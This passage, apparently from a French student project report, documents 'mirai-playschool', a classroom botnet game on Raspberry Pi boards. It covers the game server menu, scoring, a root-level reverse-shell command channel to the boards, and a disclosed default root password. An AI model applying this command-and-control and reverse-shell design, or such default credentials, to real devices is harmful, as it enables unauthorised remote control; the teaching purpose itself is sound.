


Figure 86 Workflow du prompt mirai-playschool

Un thread est créé au lancement de l’application permettant de saisir les commandes décrites ci-dessus, en tapant la commande 1, nous accédons au prompt permettant de paramétrer notre partie en modifiant la durée d’une partie, nous pouvons également modifier le délai de synchronisation du score avec toutes les cartes, démarrer la partie, changer le nombre minimal de joueurs, changer le nombre minimal de cartes et revenir au menu principal.

Pour le prompt de lancement de partie, les méthodes 1, 2, 4 et 5 servent uniquement à modifier les variables de gestion du jeu. La commande 3 effectue plus d’actions. La méthode start\_game() est lancée et va effectuer les actions suivantes :

1. Vérifier qu’une game respecte les conditions de lancement (minimal\_card et minimal\_player). Nous allons utiliser la méthode check\_game\_is\_ok() qui va retourner True si la game respecte les conditions et False si la game ne les respecte pas. En recevant False nous retournons sur le prompt et si nous recevons True nous continuons l’instanciation du jeu ;
2. Un set contenant l’adresse IP des joueurs présents au lancement de la partie est créé ;
3. Dans le cas où une partie est relancée, nous allons utiliser la méthode clear\_variable de la classe Player qui va se charger de vider la list de cartes infectées par le joueur ainsi que son score précédent.
4. Un dictionnaire est créé en utilisant comme clé le set crée précédemment. Ce dictionnaire représente notre tableau de score ;
5. Une requête est envoyée à toutes les cartes afin de démarrer la surveillance et l’attribution des points présents sur les cartes. La requête est formatée à l’aide de pickle[[33]](#footnote-33) et se présente sous la forme de : [« go », tableau\_de\_score, delay] ;
6. Un lock est utilisé et va passer la variable de contrôle game\_start à True et release le lock. Cette variable sert à synchroniser les différentes opérations du serveur, elle sert à obtenir le score envoyé par les cartes tant que la partie est lancée et à arrêter la partie lorsque le timer est arrivé à 0 ;
7. Deux threads sont créés. Un d’eux permet de gérer le timer (count\_timer(timer))de la partie et l’autre permet d’obtenir le score envoyé par les cartes (get\_score()) ;
8. La méthode count\_timer(timer) prend en paramètre un timer qui est utilisé dans une boucle while jusqu’à atteindre 0. Afin d’avertir les joueurs du temps restants, un timer est affiché sur le prompt. La méthode va sleep 1 seconde à chaque exécution et décrémenter timer de 1. Ainsi, nous obtenons un timer comptant le nombre de secondes restantes d’une partie. Une fois le timer écoulé, la variable de contrôle game\_start passe à False;




Figure 87 Méthode gérant le timer du jeu

1. La méthode get\_score() quant à elle va s’occuper de recevoir les informations envoyées par les cartes (score et cartes infectées). Pour se faire, nous allons parcourir la liste des connexions et attendre que des informations soient envoyées. En stockant une telle liste de connexion, il n’est pas possible d’écouter toutes les connexions simultanément, il y aura un petit décalage dû au fait que la méthode recv de la librairie socket est bloquant.

Une fois le premier score reçu, les différentes connexions vont s’effectuer et nous pourrons commencer à additionner les scores reçus. Deux types de requêtes peuvent être reçues des cartes, une pour annoncer uniquement un score et l’autre pour annoncer qu’une carte a été infectée et le score obtenu. Il faut donc traiter ces deux types de réponses qui sont formatées ainsi :

* [score]
* [« infected », IP\_CNC, IP\_Card, score]

En vérifiant la présence de « infected » en première position de la requête, nous pouvons aiguiller le déroulement des actions qui seront entreprise. Nous avertirons toutes les cartes qu’une nouvelle carte a été infectée par un joueur en appelant la méthode add\_infected\_card(requête) qui se chargera d’envoyer l’information à toutes les cartes au format [« infected », player].

Le score des joueurs s’affiche périodiquement et est recalculé périodiquement. Nous évitons ainsi de devoir vérifier si le score fourni par les cartes a déjà été entré dans le tableau de score. Cette vérification est faite côté carte, donc recalculer le tableau de score à chaque fois me semblait être l’idée la plus économe en ressource.

Lorsque la partie est terminée, nous appelons la méthode historic(score) qui va se charger d’écrire dans le fichier « historic.txt » le résultat des différents joueurs de la partie.

1. Une fois que le timer a passé la variable de contrôle game\_start à False, les threads vont s’arrêter et nous pourrons ainsi continuer l’exécution de la méthode start\_game(). Une requête ayant pour format [« stop »] est envoyée à toutes les cartes ;
2. Nous attribuons les scores finaux présent dans le dictionnaire de score aux joueurs.
3. Et finalement nous affichons sur le terminal le ou les gagnants. Dans le cas où 2 ou plusieurs joueurs sont à ex-aequo, l’ensemble est considéré comme gagnant.

En tapant la commande select <id>, il est possible d’obtenir un reverse shell sur la cible choisie. La cible correspond à l’index de notre carte dans le tableau all\_rasp. La méthode get\_target(id) permet d’obtenir la connexion souhaitée avec l’hôte voulu. Il est possible de se connecter aux cartes Raspberry et au serveur d’attaque. Une fois la connexion obtenue la méthode send\_target\_commands(connexion) est utilisée afin de créer le reverse shell.

Le reverse shell côté serveur se présente comme ceci :




Figure 88 Code permettant d'envoyer des commandes à une carte

Nous allons utiliser la connexion déjà établie entre le serveur de jeu et la carte afin d’envoyer des commandes. Afin que le listener côté client comprenne que ce qu’il reçoit est dédié au reverse shell, la requête est formatée ainsi : [« reverse », commande].

Le but de ce reverse shell est d’avoir main mise sur l’équipement, même si un élève décidait de fermer les ports SSH,Telnet. Nous pouvons ainsi par exemple, naviguer entre les différents dossiers, afficher les processus à l’aide de ps, télécharger des fichiers à l’aide de wget, redémarrer la carte, l’éteindre totalement.

Il n’est cependant pas possible d’utiliser des commandes tels que nano, vim, etc. Les modifications sur un fichier peuvent être faîtes de deux façons. Les écrire en local, les poster sur un serveur web et les télécharger à l’aide de wget ou d’effectuer la commande echo « code » > fichier.fichier. L’administrateur peut ainsi redéployer sur chaque hôte le script de son choix et effectuer les actions qu’il souhaite avec ce dernier.

Il est possible de modifier des droits d’accès sur un fichier à l’aide de chmod. Le code client étant lancé à l’aide du compte root, ce dernier possède donc le droit root sur la machine sur laquelle le script tourne.

Vous obtiendrez la liste des cartes ainsi que leur ID en tapant la commande 3. L’affichage consiste à parcourir la liste des joueurs et de les afficher à l’aide de la méthode print(). L’affichage des cartes est fait de cette façon :



Figure 89 Affichage de l'ID des cartes ainsi que de leur adresse IP

En saisissant la commande 4, nous obtenons la liste des joueurs étant connecté à la partie. La classe player ayant la méthode \_\_str\_\_(), l’affichage dans la méthode print() a été redéfini et permet d’afficher un joueur dans le format ci-dessous



Figure 90 Affichage d'un joueur n'ayant effectué aucune partie



Figure 91 Affichage d'un joueur après avoir joué une partie

Dans les deux figures précédentes nous pouvons donc observer que le score d’un joueur est conservé jusqu’au départ d’une nouvelle partie. Nous pouvons également apprendre quelle carte il a infecté en premier.




Figure 92 Méthodes d'affichage des cartes et des joueurs

En tapant la commande 5, nous déconnectons les joueurs ainsi que les cartes de notre jeu. Cette commande va envoyer à toutes les cartes la requête [‘shutdown’]. Le parser côté client traitera ce mot clé et déconnectera les joueurs et les cartes.

Cette méthode a été implémentée pendant le projet afin de libérer correctement [[34]](#footnote-34)le socket du serveur. Si la connexion est mal terminée, un certain délai va s’écouler avant que l’OS ne décide de libérer le port utilisé par l’application. Ce qui est embêtant lorsque nous souhaitons redémarrer le serveur immédiatement.

La commande 6 permet de redémarrer toutes les cartes de notre parc de cartes. Cette commande va faire appel à la méthode send\_request\_card(contenu) qui va envoyer le contenu [« reboot »] aux cartes qui parseront ce mot clé et effectueront un reboot. Cette méthode est idéalement à utiliser lorsqu’une partie est terminée, des scripts sont exécutés au reboot des cartes, permettant d’effectuer un nettoyage de ces dernières.

Saisir 7 permet d’afficher l’historique de toutes les parties alors que 8 permet d’effacer cet historique. L’historique est sauvegardé dans un fichier nommé « historic.txt ». Nous écrivons la dernière partie jouée tout en bas du fichier. Nous avons donc un historique allant de la première partie jouée à la dernière partie jouée. L’affichage se fait donc dans l’ordre cité précédemment. La méthode show\_historic() est utilisée à cette fin.

La commande 8 permet d’effacer le contenu du fichier afin de le rendre vierge. La méthode delete\_historic() est utilisée afin d’y parvenir.




Figure 93 Méthodes permettant la gestion de l'historique

Finalement, en saisissant la commande 9, vous obtiendrez des informations dans l’application vous permettant d’avoir des informations sur ce que vous pouvez faire avec le prompt. Nous utilisons pour ça la méthode help() de docstring, cette dernière permet d’afficher le commentaire présent au début d’une classe ou d’une méthode. Nous obtenons le résultat suivant en affichant l’aide. Pour quitter l’affichage, il suffit de taper la lettre « q ».




Figure 94 Méthode help permettant d'informer l'utilisateurs sur les actions qu'il peut effectuer

Une boucle while infinie est implémentée afin d’attendre les saisies de l’utilisateur, dans le cas où aucune commande prédéfinie n’est saisie, un message « Command not recognized » est affiché sur le prompt.

Afin de terminer l’application, il suffit de saisir « ctrl+c ». Cette action déconnectera automatiquement les joueurs et les cartes peu importe dans quel état elles sont.

## Implémentation client.py et attack\_monitor.py

Les méthodes permettant l’obtention des points sont décrites au chapitre 6.3. Nous détaillerons ici le fonctionnement global des clients servant à monitorer des points.

Les clients ont plusieurs tâches à effectuer :

1. Se charger d’attribuer des points (scan, login, infection et attaque) ;
2. Ecouter en tout temps les requêtes en provenance du serveur ;
3. Envoyer le score de façon périodique au serveur ainsi que si la carte a été infectée.

Ces fichiers ont été développés pour tourner sur des cartes Raspberry Pi Zero W ayant la même installation que décrit au chapitre 7.

### Initialisation des monitors

Le fichier client.py est destiné aux cartes Raspberry Pi. Ce code permet d’attribuer des points pour le scan, le login et l’infection. Ce code est exécuté à l’aide de la commande suivante :

python3 client.py

Le fichier attack\_monitor.py est destiné à être installé sur une machine virtuelle (Debian 10 dans le cas de ce projet) et sert à attribuer des points lorsqu’une attaque est réussie, le code s’exécute à l’aide de la commande :

python3 attack\_monitor.py

Ci-dessous, vous trouverez le workflow des monitors :




Figure 95Workflow du code installé sur les cartes et la cible d'attaque

### Fonctionnements des moniteurs

Le client s’instancie en appelant les méthodes create\_workers() et create\_jobs() qui sont des méthodes permettant de créer des threads et y attribuer des méthodes.

Ces méthodes vont créer 5 threads dans le fichier client.py et 4 dans le fichier attack\_monitor.py

Pour client.py les threads suivants sont créés :

1. Un thread permettant de monitorer le scan ;
2. Un autre permettant de monitorer le login ;
3. Un thread pour monitorer l’infection ;
4. Un thread pour communiquer avec le serveur ;
5. Un thread permettant l’écoute des messages du serveur.

Pour attack\_monitor.py :

1. Un thread monitorant une attaque ;
2. Un thread envoyant le score au serveur ;
3. Un thread effaçant périodiquement une liste ;
4. Un thread écoutant les messages envoyés par le serveur.

Le fonctionnement de ces deux codes est relativement similaire concernant la communication avec le serveur.

Une fois que les threads sont créés, seul le thread listening sera actif, les autres seront en attente tant que la variable de contrôle game\_start est à False.

Le listening va parser les requêtes envoyées par le serveur. Les commandes que peut traiter le client sont : go, stop, reboot, infected, shutdown et reverse.

* Go : Lorsque le client reçoit cette commande, cela signifie que le jeu va commencer et que le client va devoir commencer à compter le nombre de points gagné par les joueurs, surveiller les actions entreprises par les joueurs afin d’attribuer un point. La requête envoyée par go est sous ce format [« go », score, délai].

Le score contient un dictionnaire ayant comme clé l’ip des joueurs et un nombre de points étant initialement à 0.

Nous allons passer la variable de contrôle delayset à True afin que les commandes puissent être envoyées toutes les « delay » secondes.

Nous lançons ensuite la méthode start\_game() qui va passer la variable de contrôle game\_start à True. Cette variable est utilisée afin de gérer les threads de surveillance et d’envoi de score. Tant que cette variable est à False, les autres threads seront en attente.

* Stop : Une fois cette commande reçue dans la requête [‘stop’], la méthode end\_game() game est appelée et va attribuer aux variables de contrôles game\_start et first\_infection à False. Ainsi, les méthodes d’attribution de points et d’envoi des scores s’arrêteront et l’application sera en attente d’une partie.




Figure 96 Méthode start\_game() et end\_game() des monitors

* Reboot : Lorsque le client recevra cette requête [‘reboot’], une commande sera saisie à l’aide de la librairie subprocess, il s’agit de : sudo reboot.

Comme le script est lancé en root sur les Raspberry Pi, il est possible d’omettre la présence de « sudo » mais ayant dû affaire à un retard dans le délai de livraisons des autres cartes, le code a été testé sur des machines virtuelles (Debian 8.11 Jessie, Debian 9.5 Stretch et Debian 10 Buster). Même en étant éxécuté en root, le shell n’arrivait pas à trouver uniquement la commande reboot. Voilà pourquoi « sudo » est resté.

Le problème [[35]](#footnote-35)vient du fait que Debian 10 est passé à systemd, ce qui fait que les commandes classiques comme : reboot » ne sont plus reconnues, il faudrait saisir : systemctl reboot.

* Shutdown : En parsant la requête [‘shutdown’], le client va obtenir son PID en effectuant la commande os.getpid() et va le kill à l’aide de os.kill(). Cette solution est celle retenue, car elle permet d’arrêter tous les threads en même temps. Effectuer une commande « return » ou « exit » dans un thread met uniquement fin à ce dernier. De plus, l’arrêt permet d’obtenir une sortie « non désirée » aux yeux du script auto-join-python.py et cette sortie va permettre au script d’attendre que le serveur soit up afin de s’y connecter.




Figure 97 Méthodes permettant la déconnexion des joueurs et des cartes

* Infected : Ce message permet de notifier la carte qu’elle doit désormais prendre en compte les actions effectuées par la carte infectée afin de pouvoir attribuer des points au joueur ayant pris le contrôle de cette dernière. Nous ajouterons la carte reçue dans la requête [‘infected’, joueur] à la liste des cartes infectées par un joueur.
* Reverse : Finalement, si le client reçoit la requête [‘reverse’, cmd], il s’agira d’une requête à destination du reverse shell. Deux commandes particulières sont traitées et le reste est envoyé dans une commande générique.

Lorsque la cmd est « cd », nous allons faire appel à os.chdir(), cette méthode permet de changer de répertoire. Nous traitons également la commande « wget » permettant de télécharger un fichier en y passant en paramètre un URL. La majorité des commandes n’ouvrant pas de prompt spécifique (nano, vim) fonctionnent, voici une liste de commande étant garanti de fonctionner :

* + Cd
  + Wget (Cette commande fonctionne mais crée des problèmes d’affichage, il faudrait consommer deux fois l’output de wget, une fois pendant le téléchargement et une fois après car un décalage est créé).
  + Ps
  + Ls
  + Pwd
  + Cat
  + Mv
  + Mkdir
  + Rmdir, rm
  + Touch
  + Cp
  + Chmod, chown, chgrp
  + Kill

Les autres commandes Linux sont susceptibles de marcher, mais il faut avoir conscience que les commandes faisant des affichages en plusieurs temps peuvent causer de petit décalage dans la réception du serveur. Les commandes ci-dessus sont garanties de ne pas causer de bug tant que le buffer envoyé par le client n’excède pas celui de la taille du buffer de réception du serveur.

Pour quitter le reverse shell il suffit de taper la commande quit dans le prompt.

Il est important de noter que l’adresse IP du serveur sur lequel la carte doit se connecter est écrit en dur dans le code. La variable « host » présent à la ligne 24 doit être changée si l’adresse du serveur n’est pas la même que celle que j’ai choisis pour ce projet.




Figure 98 Code implémentant les fonctionnalités d'un reverse shell

Nous récupérons le répertoire courant à l’aide de os.getcwd, afin de fournir l’information au serveur quant à son positionnement au sein de la machine.

Dans le cas où une erreur survient, un try/catch a été implémenté et va envoyer au serveur le message d’erreur correspondant à l’erreur retournée par une commande erronée.




Figure 99 Message d'erreur reçu côté serveur

## Implémentation client-annonce-joueur.py

Ce code a pour simple et unique but d’obtenir l’adresse IP en s’annonçant auprès du serveur de jeu.

Une fois annoncé, le serveur va créer un joueur à partir de la classe Player.

Le CNC du joueur devra obligatoirement avoir la même adresse IP que celle du joueur annoncé auprès du serveur afin d’obtenir des points.




Figure 100 UML de la classe Player

Cette classe permet donc de représenter un joueur ayant une certaine IP, un certain nombre de cartes infectés et un score.

Le constructeur prend en paramètre un str représentant l’IP du joueur, une liste de cartes infectées et un score numérique.

Une méthode permettant d’effacer la liste des cartes infectées a été mise en place et une réécriture de la méthode d’affichage a été effectuée afin de permettre un affichage spécifique lorsque nous affichons un joueur.

### Initialisation de client-annonce-joueur.py

L’adresse IP du serveur sur lequel s’annoncer est écrit en dur dans la variable « host » du fichier client-annonce-joueur.py.

Si vous n’utilisez pas la même adresse IP que moi, il vous faudra changer cette valeur pour qu’elle corresponde à celle de votre environnement.

Pour lancer le code il vous faudra saisir la commande

python3 client-annonce-joueur.py

Le client s’annoncera ainsi auprès du serveur et ce dernier pourra créer le joueur étant connecté sur cette adresse.




Figure 101 Workflow client-annonce-player.py

Lorsque le client reçoit la commande shutdown du serveur, l’application s’arrête.

# Installation des composants

Ce chapitre va traiter dans un premier temps de la configuration effectuée dans l’image fournie permettant de déployer des cartes prêtent à l’emploi.

Et dans un second temps il sera expliqué de quelle façon il faudra installer cette image.

## Configuration de la Raspberry Pi

Ayant personnellement une Raspberry Pi Zero W, cette dernière m’a permis de simuler le comportement que devra avoir une carte dans l’environnement du jeu.

Plusieurs configurations ont eu lieu afin de permettre de facilement relancer des parties.

Par défaut, le compte root n’a pas de mot de passe, il faudra immédiatement en attribuer un complexe et difficile à brute forcer. Vous pouvez utiliser keepass [[36]](#footnote-36)afin de le générer.

Par soucis de simplicité, le mot de passe choisis lors du projet est « Heig2020 ». Il faudra impérativement le modifier lorsque le jeu sera mis en production. Sinon l’élève pourrait obtenir des accès root et empêcher le bon fonctionnement du jeu. Au pire des cas, une réinstallation de la carte sera nécessaire.

### Installation



Figure 102 Pibakery interface et configuration

Pibakery [[37]](#footnote-37)est un outil permettant de déployer facilement et rapidement des OS sur une carte SD.

Cet outil permet de créer des recettes (voir figure ci-dessus).

Dans le cadre du projet, j’ai demandé à l’application d’effectuer l’action décrite en dessous de «On First Boot » lors du premier démarrage de la machine. Nous aurons ainsi directement un accès internet et la carte sera immédiatement joignable après que l’installation sera terminée.

Il est également possible d’effectuer d’autres actions, il est par exemple possible d’effectuer une commande après chaque reboot.

Au temps de l’analyse, cette solution était envisagée mais ne semblait pas fonctionner correctement, je me suis donc contenté de simplement connecter la carte au routeur wifi.

